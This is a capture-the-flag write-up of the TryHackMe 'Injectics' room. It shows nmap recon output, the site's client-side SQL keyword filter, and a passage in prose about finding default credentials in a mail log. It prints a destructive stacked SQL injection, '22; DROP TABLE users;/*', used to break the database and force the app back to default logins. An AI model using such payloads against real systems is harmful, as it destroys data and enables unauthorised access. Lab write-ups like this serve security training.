Here's my take on the THM Injectics room


Focused on use of web injections and penetration testing utilizing Burpsuite, SQL injections, and PHP exploits


Can you utilize your web pen-testing skills to safeguard the event from any injection attack?

Q1.) What is the flag value after logging into the admin panel?

Q2.) What is the content of the hidden text file in the flags folder?

Ok first thing is first, we do a little recon. We're going to map out what ports are open, and open the website itself to see if there's any injectable fields.






```
root@ip-10-144-74-107:~# nmap -sS -A 10.144.131.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-31 19:13 UTC
Nmap scan report for ip-10-144-131-215.us-west-2.compute.internal (10.144.131.215)
Host is up (0.00032s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ee:52:12:b7:9e:bb:c6:ce:41:b9:7a:48:1d:8c:a4:a3 (RSA)
|   256 d1:70:28:7d:5b:27:42:0a:2e:cf:b6:52:72:15:a7:b1 (ECDSA)
|_  256 62:73:53:e6:57:3f:b2:a9:31:bf:55:a2:21:2a:7f:71 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Injectics Leaderboard
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/31%OT=22%CT=1%CU=36065%PV=Y%DS=1%DC=T%G=Y%TM=6AE
OS:63DD8%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A
OS:)OPS(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5
OS:=M2301ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W
OS:6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S
OS:=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
OS:0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U
OS:1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT     ADDRESS
1   0.33 ms ip-10-144-131-215.us-west-2.compute.internal (10.144.131.215)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.17 seconds
root@ip-10-144-74-107:~#
```

```
root@ip-10-144-74-107:~# wget 10.144.131.215/script.js
--2026-10-31 19:28:05--  http://10.144.131.215/script.js
Connecting to 10.144.131.215:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [application/javascript]
Saving to: 'script.js'

script.js           100%[===================>]   1.06K  --.-KB/s    in 0s

2026-10-31 19:28:05 (124 MB/s) - 'script.js' saved [1088/1088]


root@ip-10-144-74-107:~# ls
CTFBuilder  Downloads  Rooms      go              script.js
Desktop     Pictures   Scripts    neoreg_servers  snap
Documents   Postman    Templates  reports         test-reports
root@ip-10-144-74-107:~# wget 10.144.131.215/admin.007.js
--2026-10-31 19:28:27--  http://10.144.131.215/admin.007.js
Connecting to 10.144.131.215:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2026-10-31 19:28:27 ERROR 404: Not Found.

root@ip-10-144-74-107:~# wget 10.144.131.215/admin007.js
--2026-10-31 19:28:33--  http://10.144.131.215/admin007.js
Connecting to 10.144.131.215:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2026-10-31 19:28:33 ERROR 404: Not Found.


root@ip-10-144-74-107:~# head script.js
$("#login-form").on("submit", function(e) {
    e.preventDefault();
    var username = $("#email").val();
    var password = $("#pwd").val();

        const invalidKeywords = ['or', 'and', 'union', 'select', '"', "'"];
            for (let keyword of invalidKeywords) {
                if (username.includes(keyword)) {
                    alert('Invalid keywords detected');
                   return false;
root@ip-10-144-74-107:~#
```


Looks like we couldn't access the admin007.js even with me spelling it right the second time, but the regular script.js file does have our login paramaters as well as a defense against SQL injections in the final lines. Preventing or, and, union, select, etc. from being entered. But we can see that there's a login portal and only 2 ports open, 22 for SSH and 80 for HTTP. And inspecting the website itself we can find our first email, dev*@*injectics.thm. Off to a good start, since now we should be able to brute force the passwords into the admin login.




And no such luck. Going back to the email and original webpage, they did mention a mail log file. Maybe that'll prove more useful?




Sure enough, we've got 2 new logins to try and a note that if the users table becomes corrupted, it'll default to these credentials. First, let's try and see if the old credentials work. Neither do, the passwords have been changed. But that's alright, since now we can see about modifying the input and response in Burpsuite.



No go on the admin portal! Let's try the regular login




And we're in! We're greeted with a editable table for all the countries, which allows us to insert another SQL injection resetting the table paramaters 22; DROP TABLE users;/*






And the website is broken - normally this would be a problem, but given that we wanted to break the database to reset the login credentials to the default, now we should have an easy access into the admin portal.



